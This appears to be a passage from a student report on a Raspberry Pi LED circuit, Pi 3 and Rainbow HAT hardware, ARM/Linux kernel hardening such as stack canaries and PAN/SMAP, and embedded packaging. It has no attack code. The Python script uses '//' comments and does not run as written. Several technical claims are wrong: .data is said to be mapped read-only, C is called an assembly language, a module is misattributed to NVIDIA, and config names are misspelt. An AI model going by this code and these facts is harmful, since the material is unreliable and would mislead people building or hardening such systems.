


*Figure 22: GPIO breakout*

The GPIO pins breakdown as; GPIO pins (3.3v 16mA), I2C pins (communication protocol), Universal Asynchronous Receiver-Transmitter (UART) pins, Serial Peripheral Interface (SPI) (interface bus between hardware). There is also ground, 3.3v, 5v and ID EEPROM. The main code implementation uses Broadcom numbering convention (BCM) referring to pins as (Broadcom SOC channel) rather than a physical number as with the GPIO BOARD.

Creating the circuit requires attaching the ground (GND) pin to the negative breadboard column and connecting the positive wire to GPIO 18 and back into the breadboard. Aligning the resistors and LEDs into the correct rows to allow them to talk and create a circuit, permitting 3.3V through.




*Figure 23: Operational circuit*

Figure 23 above highlights the circuit applied to the PI.





*Figure 24: Electric circuit LED*

Electrically, the circuit is represented in Figure 24. To apply the code to the test environment, the creation of a LED.py text file needs to be created.



```

import RPi.GPIO as GPIO      // Tells python interpreter to import the GPIO library

import time                  // Imports time library to stop start (pause) scripts

GPIO.setmode(GPIO.BCM)       // Apply the GPIO pin naming convention

GPIO.setwarnings(False)      // Does not siplay warnings on the screen

GPIO.setup(18,GPIO.OUT)      // Use pin 18 to output info (on / off)

print "LED on"               // Prints the quoted info to the screen

GPIO.output(18,GPIO.HIGH)    // Pin 18 turns on and privdes 3.3v

time.sleep(1)                // pauses script for 1 second

print "LED off"              // Prints quoted text

GPIO.output(18,GPIO.LOW)     // Pin 18 turns off

```

*Figure 25: Python script*

Once the file is created and “sudo python LED.py” is run in the terminal, the circuit functions. A more complex LED constructed circuits can also be found in the appendix 2 using 5v circuit, GND and GPIO18 pins.

## 4.3 Complex Circuit system

The Raspberry Pi 3 model B (PI) is a central component to the operation of this project, utilising the various functional features and Android Things for testing purposes. This is opposed to the attached cloud system discussed later in the section 4.0 systems. However, the simple overview of the Printed Circuit Board (PCB) and the specifications of the product are discussed. Together with the sensor and interactive Rainbow HAT (Hardware Attached on Top).




*Figure 26: Raspberry PI Model B*

The PI is a System-on-Chip (SoC), the Central Processing Unit (CPU) deployed component is the Broadcom BCM2837 (four ARM Cortex-A53 cores). The SoC can operate at 1.2GHz with cache memory integration of 32kB Level 1 and 512kB Level 2. Furthermore, the implementation of a 1GB LPDDR2 (900 MHz) memory module is attached to a graphics VideoCore IV processor.

*Figure 27: Raspberry PI SoC*

The SoC is the central Integrated Circuit (IC) chip on the board through which the processing power traverses the information around the system bus, provided by the SMSC LAN9514 chip architecture.

*Figure 28: USB chip*

The Universal Serial Bus (USB) enables 10/100 Mbit Ethernet operability in addition to the USB port channels on the board (USB 2.0). The SMSC chip attaches to the SoC through one USB channel imitating or providing a USB hub and Ethernet adaptor.

*Figure 29: Wireless chip*

Providing the wireless connectivity on the Pi is a Broadcom BCM43438 chip.  The ability to function at 2.4GHz 802.11n in addition to Bluetooth Low Energy (BLE) and the Classic radio Bluetooth 4.1 ensures many variable connections.




*Figure 30: Raspberry PI antenna*

The antenna is attached to the underside of the PI allowing a built-in plug and play operation requiring no further antennas to be attached.

The storage and primary boot location for the PI is provided in the form of an SD card slot on the underside of the PI. The SD card slot is designed to house the Operating System (OS) aligning to ARM architectures. Furthermore, peripheral components are available such as the HDMI, 3.5mm analogue audio-video jack, Camera Serial Interface (CSI), and Display Serial Interface (DSI). Lastly, the General-Purpose Input Output (GPIO) 40 pin headers, these provide the connection method to which the Rainbow HAT sensors are attached.




Figure 31: Rainbow HAT front face

The Rainbow HAT functions as the sensor device in this project, as a means of creating data to push to the cloud. It has capabilities such as seven APA102 multicolour LEDs which enable interactive or reactive signals, once programmed. Additionally, the primary means of conveying a message is completed by the four 14-segment alphanumeric displays, which displays content as green LEDs.  The use of the HT16K33 display driver chip allows the messages and numbers to be present and reactive to the three capacitive touch buttons for instance (Atmel QT1070 capacitive touch driver chip blue, green and red LEDs).  Data collected from environmental locational surroundings using the BMP280 temperature and pressure sensor. Using the breakout pins for servo, UART, SPI, I2C (all 3v3) and Rainbow HAT pinout means hardware configurations are adaptable to the needs of implementation.

Figure 32: Rainbow HAT back panel

The Rainbow HAT is compatible with Raspberry Pi 3, 2, B+, A+, Zero, and Zero W.




Figure 33: Testing Rainbow HAT

The picture above highlights the board in use with the python library provided by Rainbow HAT as demonstration capabilities and projects.

## 4.4 Kernel protections

Using ARM architecture data stated above, a low-level review is examined below in ways that ARM can be hardened at the kernel level to reduce the effectiveness of bugs in Linux. The ARM architecture is illustrated below in Figure 34, components of the architectures are examined under embedded systems.



ARM CORTEX -A53 MULTI CORE DEBUG AND TRACE
ARM 32B /64B CPU
SIMD ENGINE / CRYPTO EXTENSTION
FLOATING POINT UNIT
8-64K 1-CACHE W/PARITY
8-64K D-CACHE W/ECC
CORE 1
CORE 2
CORE 3
CORE 4
ACP
SCU
L2 W/ECC (128KB - 2MB)
CONFIGURABLE AMBA 4ACE / AMBA5 CHI COHERENT BUS INTERFACE

*Figure 34: ARM architecture*

The Linux mechanisms used with Android Things is discussed later in addition to different memory types and control units. However, on a low-level, reviewing the capabilities in ARM can help prevent undiscovered and known bugs from functioning as smoothly. Therefore, methods such as:

Minimalizing kernel memory permissions[80] having the Memory Management Unit (MMU) enforce minimal memory permissions;

- Map code (e.g text) read only, executable
- Map constant data (e.g rodata) as read only, non-executable
- Map data (e.g .data) as read only, non-executable

There is also the requirement for arch-specific code to enable things such as:

- Page tables maybe written after boot
- Temporary RW mapping for deliberate code-patching

The 'CONFIG DEBUG RODATA' [81]component within the system provides some historically applied functionality and provides a fundamental security feature on ARM64 and 86 systems.

- Does not just debug
- Not only read only as originally designed
- Minimal padding added between .text/.data/.rodata
- No changes to core code, libraries, drivers required
- No runtime overhead ( except small amount of TLB pressure)

The 'CONFIG_DEBUG_SET_MODULE_RONX' provides module support than kernel mapping, supporting ARM 64 and 86 architectures. Other areas connected to kernel mapping are the type of attacks conducted on a low-level cyber-attack approach, therefore protections such as:

## **Stack smashing protection**[82][83]:

This protection prevents attacks working on the principle that a stack contains a return address in addition to other data variables, required by the local system architecture calling convention. Most architectures typically follow a convention that the stack and buffers grow downward. However, if data was to be copied to the buffer on the stack and it was relatively large to fit into the buffer then sections of data may be overwritten on the stack.

This includes the return addresses. If an attacker knows the stack frame arrangement, then the ability to control where data is returned to means that data can branch or be attached to any code segment in use from which more attacks can occur.

To protect from these styles of smashing attacks, protections are applied in the form of a secret value, which is inserted (canary in the mine), between the data and flow control segments. This means the compiler does the work at the function entry, writing the secret value at a specific location, between the return addresses and data.

Then when the system is run, it rapidly checks as a priority for the canary in the mine before the function is run and identifies and confirms the value is still there. This prevents buffer overflows as the new value and placement would not be ordered and the address value changed, resulting in a highly likely detection. To complete an implementation, a small arch-specific bootstrap configuration is required, but no changes to the core code, drivers or libraries, as this is integrated by the compiler.

However, there are constraints within the stack stacking protections on the systems, such as spoofing the canary value and other local variables can be corrupted. To remedy the weaknesses in those protections, configurations in the form of CONFIG_STACKPROECTOR_REGULAR options can be applied.

This protects all the system functions with 8bytes of a local character array but does increase the kernel size by 0.3%. However, it can operate on all ARM architectures, requiring GCC 4.2+, protecting local arrays, stack addresses which are passed between functions and stack addresses. The ability to assign stack addresses to a variable local register address also creates another layer of protection.

## **User / kernel memory segregation** [84]




*Figure 35: Address space mapping*

Kernels typically share the address space with user defined space, utilising the hardware, a pointer then encodes and addresses it to either the user space or kernel space with no difference. This is because the same load and store instructions for either, uses the kernel space mapped in user threads for instance. However, if differences are randomly made to dereference an address, controlled by user space, the hardware will not notice an exception and give a value. The danger is an attacker could convince the system by dereferencing an address and be used as a base from which attacks are conducted, unnoticed by the system.

By branching into space defined and owned as user space, with hardware unable to detect a problem, attackers can put a buffer of code in a user space address and process to use the stack smashing exploit. This exploit is then used to branch to wherever in the system there are potentially high kernel privileges. These logically distinct portions of the kernel address space and user address space are unable to access kernel memory if there is an MMU. The typical operation (aside from copy to user and get user data) means the kernel does not have to interact with the user memory. Applying the MMU in different architectures means page tables can dynamically be changed, configuring with the processor changes on Linux. The ability in some architectures to finely control permissions on this level, enables specific or sets of tables to be set at once.

A defence against such attacks is to un-map the user space, or at the very least minimise and prevent access to the areas when operating through the kernel, disabling, access on entry, and entry on return. Foundationally, user access primitives, to 'get' things from user space can be disabled, even for temporary periods during times of most likely escalation. Through disabling these qualities such as 'disabling access afterwards' it catches most user memory branches, because by not processing requires different functions to run, causing latency to the kernel on entry and exit of user access primitives. However, the process can automatically run and be completed in the ARM architecture using 'privilege execute never', that states in a user page, never execute this with user privileges. The x86 architecture applies Supervisor Mode Execution Prevention 'SMEP'[85], which is a supervisor execution prevention mode, disabling arbitrary code executions running within a user space buffer.

There is still a possibility that attackers can gain access by branching through the kernel code by pre-existing code mapped before these modes were acted upon. MMUs provide a ‘privileged access never’ option in addition to the kernel protections on ARM64 based products and ‘Supervisor Mode Access Prevention’ (SMAP) on x86 architectures. The requirement for these architecture codes means access primitives would then run normally and defend the user space and go through a validation process with corresponding values.

## **Segregation options**[84]

Separation options are architecture specific due to the low-level nature of the configurations available. 32bit based ARM utilises ‘CONFIG-CPU-SW-DOMAIN-PAN’ which requires domains to use short descriptors for instance instead of lone ones. However, ARM 64 utilise the function ‘CONFIG-ARM64-PAN’, which is enabled on general kernels and applied when Privileged Access Never (PAN) is present in ARMV8.  Lastly ‘Config-x86-SMAP (x86) is enabled on a generic kernel in the presence of Supervisor Mode Access Prevention (SMAP) in the hardware.

## **Code testing**[84]

Lastly code testing within ARM based products use a Kernel Address Sanitiser (KAS), applied in ‘CONFIG_KASAN_OUTLINE’ and ‘CONFIG_KASAN_INLINE KASAN’. This sanitiser is efficient in testing the code prior to release, identifying bugs on a granular level in the compiler after free or out of bounds detection. This means if a bit is detected past the end of an array or buffer then it will be checked with the complier to ensure software stability. This automatic sanitisation methods is available on ARM 64 and x86 architectures, requiring GCC 5.0 + and the configuration of ‘CONFIG UBSAN’. Ultimately this is a run time detection scheme, protection undefined behavioural patterns.

These elements are all important to the cybersecurity status of a machine because every level of access is exposed in some form. Therefore, every level and module must have forms of pre-emptive or reactive protections to defend and protect the system at run time. Subsequently memory buffer handling and address space considerations with the interaction of the kernels must be an element of critical security review in the smart device sector. The inability to verify the integrity of production grade devices once shipped can result in problems being exploited.

In summary of chapter 4, simple capability tests and development of machine operations in essential electronics provided insight into mechanisms of input and communication. The approved Raspberry PI board componentry and firmware were examined, providing context to Industry 4.0 typical system capabilities. Chapter 5 presents prominent security solutions to embedded systems such as CoM and SoC hardware. The Raspberry PI is again used as an example in the examination into SoC capabilities and general I.O., in addition to features such as a HSM.

# Chapter 5

## 5.1 Embedded Systems

Embedded systems have a majority share of smart systems[86]–[88] utilised to facilitate a specific purpose unlike a general-purpose computer.  The defined purpose of an embedded system has many benefits, creating custom and dynamic electrical designs and processes to overcome and innovate methods.

The application of software into an embedded system for a specific purpose is deployed at a variety of consumer / industrial levels. However, the standards, and level of completion and approach may be different in embedded systems due to a locational or security requirement. For instance, embedded systems may be physically designed and produced differently for sensors in secure or hazardous locations.

Classically, embedded systems have been described as attached electronic extensions or inclusions into non-computer-based systems. The embedded systems central purpose either for a local or network system is to provide some computational element to process the datum. The specific nature of an embedded system, although dynamic in its design and approach, is limited to its purposes and functionality. Additionally, the general nature of embedded system devices are small in nature, often working in union as a component in a bigger system.

Therefore, traditionally embedded systems work locally with a machine or on a small network or direct network. However, now that independent smart systems and devices have developed, the nature and concept in terms of embedded system applications are changing. These changes come through the new stream of technology, protocol applications, techniques or electronic designs.

Embedded systems invoke methodological approaches to achieve the small form-factor such as specific componentry (transistor size and density), and firmware (microcode) capabilities. This is achieved by processing the data on the chip itself instead of an independent chip like the Chips on Board (CoB). CoB applies multiple ICs to a PCB which equate to inexpensive production and manufacturing. System In Package (SIP), is an approach by stacking chips reducing its form factor, improving performance and efficiency (direct communication channels). The contemporary approach is to use a System On a Chip (SoC) approach, effectively being in a minute form factor, with reduced power consumption and heat exertion.

The WFM200 module[89] below is an example of a modern, low power, efficient and comprehensive approach to supporting new smart devices on the market. This module, working with peripheral technology attached to the Printed Circuit Board (PCB) enable effective embedded services to work within machines and new technology applications. The challenge in embedded systems is the modular approach to a scalable productive product.




*Figure 36: IoT module*

To run such a module, the use of historically applied software applications can be utilised to embed the system software. The market currently is at full warp, continuing years of development from business, independent people and organisations alike. The vast tools available regarding development IDEs, compiler and analysis / debug tools have enabled the embedded and smart market to develop rapidly.

Machine code is historically the most developed application process, but with modern approaches, it is rarely applied. The software itself to a processor unit resembles hex code ensuring instructive foundational directives are outlined for each operation of the process. Consequently, companies and independent creators alike utilise programming assembly languages such as C, to quickly overcome this tedious and laborious process.

The firmware development process[90],[91] required to implement and design systems for elements such as microprocessors and microcontrollers resemble the following processes.




*Figure 37: Software development process*

Once a concept has been chosen, the application and location of technology is deployed, and the hardware and software requirements are refined, then the firmware process begins. The code development such as C enables software engineers to develop a higher level of understanding using assembly language. As the development required to instruct the processes and functions within the processor must be clear and exact.

Other higher-level options are also available but for a security benefit, the better an understanding someone has about how a process works the more likely weaknesses will be resolved. The instruction list that develops the interactive peripheral sensor technology, converting Analog signals to digital requires a deep module understanding. This means implementation and functional capabilities should be expected to ensure physical security and logical best practice implementation policy.

The testing and refining process in Alpha and Beta stages with debugging analysis ensures focused exposure, conformity, functionality. Therefore, the verification and integrity stages prevent large or minor bugs developing further problems in systems, ultimately effecting the integrity of the system and its cybersecurity capabilities. Once the system software dimensions have proceeded through this process the deployment of production code can begin.

Through these independent avenues, the market opens to competition from different manufacturers and producers of products for the consumer and industrial requirements. However, the security issues faced is exactly because of the diversity and regulatory requirements not being properly implemented.

Logically, if embedded systems were offline / static in nature to the device and the information governed and processed through it were locally stored, then systems are relatively safe. That is if no forms of external communication can be had with the machine, in physical terms, either as a port, Input Output (IO) or via Radio Frequencies (RF). This method would ensure from a security stance from first glance that it could not suffer from a non-repudiation attack within the internal processes and functions.

However, primary and secondary problems could arise and result in further consequences. If the firmware contained bugs that caused components to fail and the product it is housed in ceases functioning, then the recourse for the system is limited. The device would not be able to update as there are no external ports to connect to, the reset button could be the only avenue but if the bug was a fundamental systemic failure, then the system can only continue to crash.

Furthermore, physical hacks like persistent magnetically charged bursts wirelessly scramble data, leaving devices neutralised. Furthermore, the inability to combat and defend from side-channel attacks, Simple Electromagnetic Analysis (SEMA)[92] and Differential Electromagnetic Analysis (DEMA) regarding composite system structures and subverting essential processes can result in critical compromises.

Awareness with easily available electronics does require due diligence when researching electronic components. The potential for one-off production batches leads to test boards from a business perspective having limited support, compared to a high-volume production product. In the physical sense, awareness to identify producers using appropriate Computer-Aided Manufacturing (CAM) and Computer Numerical Control (CNC) techniques is beneficial. After a board is developed, debugging approaches to system design and integration maybe required. Using a JTAG or In-Circuit Serial Programming (ICSP).

Failure to ensure this means that smart and industry efficiency is impacted, but also consistency standards may not be met. The failure to use Computer-Integrated Manufacture (CIM) for instance may result in bad batches. Therefore, the appropriate production may not be met, and device functionality (speed, accuracy and sophistication) could be inaccurate and effected.

## System-in-a-Package (SiP):

Consist of many integrated circuits in a single package, connected to one another internally to the package. In effect there is die stacking (vertical or horizontal) and wire bonding to achieve this within the given parameters. Elements such as flash memory, processors (microcontroller) and other small integrated circuited products combine to create the physical SiP as a system in itself. The benefits much like SoCs is its singular nature on the PCB, the uses of SiP can be in complex systems such as smartphones and common household electrical devices.




*Figure 38: SiP ATSAMA5D27C-D1G* [93]

## Computer on a Module (CoM):

Very much the same as a SoC. A CoM is not as fully featured or functional as a SoC having core requirements for a system to function. Additional peripheral and application support seen on SoCs is applied to a CoM but internal features and support are not as prevalently applied. The modular landscape of CoMs regarding the placement or upgrading of hardware with its carrier board acts as the motherboard component. To which the features are added through a CoM. For instance, the Apalis iMX8[94] from NVIDIAs Tegra class product line with NXP I.MX 8 SoCs[95]. The future of CoM with an inclination for embedded systems, one can assume this will be the technology of choice. The modular nature and system capabilities with physical reduced form factors will ensure this.




*Figure 39: CoM board*

**<u>Package-on-a-Package (PoP):</u>**

Pop differs from SiP in the manufacturing of the package requires vertically stacked component packages linked by Ball Grid Arrays (BGA) to the circuit. This is a permanent attachment solution to a board, microprocessors may be attacked using this method. Distinct components such as the memory or a SiP component may be stacked with additional packages for practical density and efficient use of resources. The manufacturing process being like SiP means the signal propagates through a stacked package.

